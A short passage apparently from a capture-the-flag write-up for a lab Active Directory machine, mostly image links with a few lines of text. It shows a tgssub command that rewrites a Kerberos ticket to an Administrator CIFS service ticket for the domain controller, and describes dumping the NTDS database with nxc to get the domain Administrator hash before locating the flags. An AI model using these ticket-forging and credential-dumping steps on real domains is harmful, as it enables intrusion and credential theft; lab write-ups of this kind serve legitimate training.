tgssub -in administrator@http_WEB01.pirate.htb@PIRATE.HTB.ccache -out Administrator.ccache -altservice "cifs/DC01.pirate.htb"
root.txt

user.txt


Afterwards I went looking for the user.txt flag since I couldn’t find it on this machine. To make my life easier I dumped ntds using nxc so I can dump the Administrator hash of the domain:

The user.txt was then discovered within the a.white user’s Desktop directory